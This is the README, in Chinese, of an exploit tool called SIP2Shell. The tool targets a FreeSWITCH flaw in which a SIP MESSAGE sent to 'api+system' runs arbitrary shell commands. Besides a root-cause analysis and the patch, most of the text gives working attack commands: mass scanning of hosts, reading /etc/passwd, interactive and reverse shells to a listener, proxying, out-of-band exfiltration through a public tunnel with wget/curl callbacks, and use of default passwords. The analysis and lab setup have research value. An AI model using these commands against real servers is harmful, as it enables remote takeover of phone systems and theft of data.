



只要你用一条文本消息向 FreeSWITCH 提出请求,它就会替你执行命令。
CVE-2026-116779 是一个影响范围极大的小失误。当收到一条 SIP MESSAGE 时,FreeSWITCH 会取出 To 地址,在第一个 + 处将其拆分,并把左半部分当作某个聊天协议的名称。+ 之后的任何内容都会被交给该协议的处理程序。其中一个已注册的处理程序名为 api,它会将自己的输入直接交给 switch_api_execute()。
所以这并不是一个用户:
MESSAGE sip:api+system%20id@target SIP/2.0
它是 system id,由守护进程运行。回复会作为另一条 MESSAGE 返回,而且由于聊天层是队列式的,202 只表示“已接受”——你需要输出才能知道它确实运行了。
SIP2Shell 是我在深入探究这个问题时想要的那个工具。一个 Python 文件,无依赖,无需 telnet(1),中间也没有代理。它会检查主机是否老旧到值得关注,如果是,就运行一条命令,并给你输出。scan 批量执行,shell 给你一个提示符,rev 触发反向 shell 单行命令。

这个漏洞不是内存损坏。它是聊天协议名称上缺失的允许列表。这就是为什么单个 UDP 数据包就足够了。

originate)、模块加载,或通过 mod_lua 执行内联 Lua。
针对所包含的 1.10.12 容器的真实运行:probe 读取版本,然后 exploit 运行 id、hostname 和 uname -sr。该 GIF 由捕获的终端输出渲染而成,并非模拟;scripts/make_demo.py 保存了确切的命令行。


sofia_presence_handle_sip_i_message() 读取 To 用户,在第一个 + 处截断,并将左侧视为协议名称:
/* sofia_presence.c */
if ((p = strchr(to_user, '+')) && p != to_user) {
    switch_copy_string(proto, to_user, sizeof(proto));   /* char proto[512] */
    p = strchr(proto, '+');
    *p++ = '\0';
    ...
}
switch_core_chat_send(proto, event);
mod_dptools 中的调度表包含 jingle、event 和 api。其中 api 条目是危险的那个:
/* mod_dptools.c */
static switch_status_t api_chat_send(switch_event_t *message_event)
{
    ...
    switch_url_decode(cmd);
    if ((arg = strchr(cmd, ' '))) *arg++ = '\0';
    SWITCH_STANDARD_STREAM(stream);
    switch_api_execute(cmd, arg, NULL, &stream);
    if (proto)
        switch_core_chat_send_args(proto, "api", to, from,
                                   ..., stream.data, ...);
}
switch_api_execute() 与 fs_cli 和事件套接字运行的是同一个调度器。system 是一个内置 API,它将其参数传递给 shell,因此整个操作系统都可被访问。stream.data 将输出带回给发送方——这就是 SIP2Shell 使用的回读通道。
修复方案在分发任何内容之前,恰好添加了以下内容:
if (!strcasecmp(proto, "api") &&
    !sofia_test_pflag(profile, PFLAG_ENABLE_CHAT_API_PROTO)) {
    nua_respond(nh, SIP_403_FORBIDDEN, ...);
    return;
}
strcasecmp,因为聊天注册表不区分大小写;该参数在默认配置文件中被注释掉了。详细信息和通信报文追踪见
docs/WRITEUP.md。
| 产品 | SignalWire FreeSWITCH(mod_sofia 入站 MESSAGE) |
| 版本 | 在默认的 internal / external 配置文件中 < 1.11.3 |
| 修复版本 | 1.11.3 - 新增 enable-chat-api-proto 开关,默认关闭 |
| CVE / CVSS | CVE-2026-116779 / GHSA-mg63-h38w-8p9p - 9.8 |
| 状态 | CISA KEV,已在野利用 |
| 开关 | enable-chat-api-proto 在默认配置文件中被注释掉 |

已修补的主机会对发往 api+ 的 MESSAGE 返回 403。存在漏洞的主机会返回 202 并执行该命令。保留 MESSAGE 认证的配置文件会返回 401 或 407;使用 --user / --password 传递凭据即可处理摘要认证交换。默认 FreeSWITCH 在默认目录中附带用户 1000-1019,密码为 1234,这就是许多实验环境和默认安装无需凭据即可响应的原因。
git clone https://github.com/DeathShotXD/SIP2Shell.git
cd SIP2Shell
python3 sip2shell.py --help
需要 Python 3.8+,仅使用标准库。无需安装任何内容。
--tcp 进行 TCP SIP 扫描)# find vulnerable hosts; 202 = vulnerable, 403 = patched, 401/407 = auth-walled
python3 sip2shell.py scan -f hosts.txt --threads 64
python3 sip2shell.py scan -f hosts.txt --json -o out.json
# from a pipeline
nmap -sU -p 5060 --open -oG - 10.0.0.0/24 | awk '/5060\/open/{print $2}' | \
python3 sip2shell.py scan
python3 sip2shell.py probe -t 10.0.0.5
python3 sip2shell.py probe -t 10.0.0.5 --json
probe 向 api+version 发送 OPTIONS 和 MESSAGE。返回 202 只是一个线索;只有当回复中带有 FreeSWITCH 或 mod_sofia 指纹时,才会被标记为已确认。
python3 sip2shell.py exploit -t 10.0.0.5 -c "cat /etc/passwd" --post
--post 会在第一条命令之后运行一组简短的侦察命令:hostname、
uname -a、id,以及 /etc/passwd 的前几行。
python3 sip2shell.py shell -t 10.0.0.5
nc -lvnp 4444
python3 sip2shell.py rev -t 10.0.0.5 --listen 203.0.113.9:4444
将 bash、nc 和 python3 载荷作为独立的 MESSAGE 触发。此处的 2xx 仅表示 MESSAGE 已被接受;shell 是否成功由你的监听器证明,而非由 SIP 状态码证明。
python3 sip2shell.py probe -t 10.0.0.5 --tcp \
    --proxy socks5://user:[email protected]:1080
SOCKS5 仅中继 TCP,因此 --tcp 是隐含的,而将 --udp 与代理一起使用会被拒绝。
回读(聊天回复)需要目标能够路由到你。在互联网上,给该工具提供一个公共回调地址,以便它能够带外泄露输出:
# free tunnel, no account:
ssh -R 80:localhost:8899 [email protected]   # prints https://xxxx.lhr.life
python3 sip2shell.py exploit -t 1.2.3.4 --oob-port 8899 \
    --oob-url http://xxxx.lhr.life -c "id"
--oob-url 将外带数据指向你的公网 URL;--oob-ip / --oob-port 用于指定可直接访问的主机。--lhost 声明一个公网 SIP 源地址。外带命令会依次尝试 wget、curl 和 busybox wget,因此即便是功能极简的设备也仍能回连。

cd lab
./run.sh vuln      # safarov/freeswitch:1.10.12  -> vulnerable
./run.sh patched   # safarov/freeswitch:1.11.3   -> 403 patched









